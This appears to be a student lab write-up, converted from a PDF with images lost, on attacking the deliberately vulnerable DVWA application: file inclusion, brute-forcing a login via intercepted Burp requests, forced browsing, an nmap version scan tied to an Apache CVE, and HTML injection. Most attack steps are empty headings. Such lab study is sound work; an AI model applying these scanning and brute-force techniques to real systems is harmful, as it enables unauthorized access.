You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[Simulate attack](#) - [View IDS log](#)




6.local file inclusion:


Local file injection is a type of security vulnerability that occurs when an attacker is able to inject malicious code or input into a program, web application, or operating system that allows them to access, modify, or execute local files on the targeted system.

This type of attack is also known as Local File Inclusion (LFI) or Path Traversal. It can occur in web applications that accept user input and do not properly validate or sanitize it before using it in file operations. Attackers can exploit this vulnerability to access files on the server, including sensitive data such as configuration files, database credentials, or even code files.

Low:



Medium:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin

Security Level: medium

Locale: en

PHPIDS: disabled


SQLi DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

High:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin

Security Level: high

Locale: en

PHPIDS: disabled

SQLi DB: mysql

View Source

View Help


Damn Vulnerable Web Application (DVWA) v1.10 "Development"

7.remote file inclusion:


Remote file inclusion (RFI) is a type of web security vulnerability where an attacker is able to include or execute a remote file on a web server. This can allow the attacker to execute malicious code, steal sensitive data, or take control of the server.

RFI typically occurs when a web application allows user input to control the path or URL of a file that is included or executed on the server. An attacker can exploit this vulnerability by manipulating the input to point to a remote file that they control, which can be used to inject malicious code onto the server.

Low:



Medium:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin

Security Level: medium

Locale: en

PHPIDS: disabled


SQLi DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

High:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin

Security Level: high

Locale: en

PHPIDS: disabled

SQLi DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"



8.bruteforce attack:

Brute-force search (exhaustive search) is a mathematical method, which difficulty depends on a number of all possible solutions. The definition «brute-force» is usually used in the context of hackers attacks when the intruder tries to find valid login/password to an account or service.

Let's examine tools are possible to use for brute-force attacks on SSH and web services, which are available in Kali Linux (Patator, Medusa, THC Hydra, Metasploit) and BurpSuite.

All materials gave in this article are intended for educational purposes. Using the materials in illegal purposes is prohibited.

Low:




Medium:

Request to http://192.168.209.130:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/brute/?username=ambika&password=password&Login=Login HTTP/1.1
2 Host: 192.168.209.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.209.130/dvwa/vulnerabilities/brute/
9 Cookie: security=medium; PHPSESSID=7f23e002887e10237a08b34049466487
10 Upgrade-Insecure-Requests: 1
11
12
```



Vulnerability: Brute Force

[Home](#)
[Instructions](#)
[Setup](#)
[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)

Username:

Password:

Login

High:

Request to http://192.168.209.130:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/brute/?username=ambika&password=password&Login=Login HTTP/1.1
2 Host: 192.168.209.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.209.130/dvwa/vulnerabilities/brute/
9 Cookie: security=high; PHPSESSID=7f23e002887e10237a08b34049466487
10 Upgrade-Insecure-Requests: 1
11
12
```



- Home
- Instructions
- Setup
- Brute Force**
- Command Execution
- CSRF
- File Inclusion

Vulnerability: Brute Force

Login

Username:

Password:

9.forced browsing vulnerability:

A Forced browsing attack is a vulnerability in which an unauthorized user has access to the contents of an authorized user. Forced browsing is an attack when a Web application has more than one user privilege level for the same user.

Thus, an attacker gets sensitive information which should otherwise not be accessible to him/her. The attacker can use a brute force approach to get common directories, files, or information of user accounts present on the website. Forced browsing is named so because we are forcefully browsing the URL which only an authorized user is supposed to browse. Also, using forceful browsing, a hacker can get access to common files that may contain important data. Forced browsing attacks can also be performed using hit and trial method where application index pages and directories are based on predictable values. Due to its severity, it's ranked in OWASP Top 10 vulnerability list.

10.components with known vulnerability:

Using Components with Known Vulnerabilities According to OWASP: Using Components with Known Vulnerabilities Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate severe data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine the app.

These attacks have become commonplace because it is far easier for an attacker to use a known weakness than create a specific program or attack methodology to search out vulnerabilities themselves. This fact should put known component vulnerabilities high on your security priority list to mitigate.

```
(kali@kali)~$ nmap -sV -p 80 192.168.209.130
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-15 05:56 EDT
Nmap scan report for 192.168.209.130
Host is up (0.00068s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds
```

CVE Details

The ultimate security vulnerability datasource

Log In Register Take a third party risk management course for FREE

Switch to https:// Home

Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :
CVSS Score Report
CVSS Score Distribution

Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :
Vendors
Vendor Cvs Scores
Products
Product Cvs Scores
Versions

Other :
Microsoft Bulletin
Bugtraq Entries
CVE Definitions
About & Contact
Feedback

Search

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) View CVE

Vulnerability Details : CVE-2016-4975

Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).

Publish Date : 2018-08-14 Last Update Date : 2021-06-06

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

Search Twitter Search YouTube Search Google

CVSS Scores & Vulnerability Types

CVSS Score	4.3
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Http response splitting
CWE ID	93

Related OVAL Definitions


11.html injection:

HTML injection is a type of web security vulnerability where an attacker is able to inject HTML code into a web page viewed by other users. This can allow the attacker to steal sensitive information, such as login credentials or personal data, or to modify the content of the page in a way that can harm users.


HTML injection can occur when user input is not properly sanitized or validated by the web application. For example, if a website allows users to enter text in a comment box and that text is then displayed on the website without proper sanitization, an attacker could enter HTML code in the comment box that would be executed by the browser of other users viewing the website.

Low:

Xss-reflected:




Xss-stored:




Medium:

Xss-reflected:




Xss-stored:



High:

Xss-reflected:



Xss-stored:

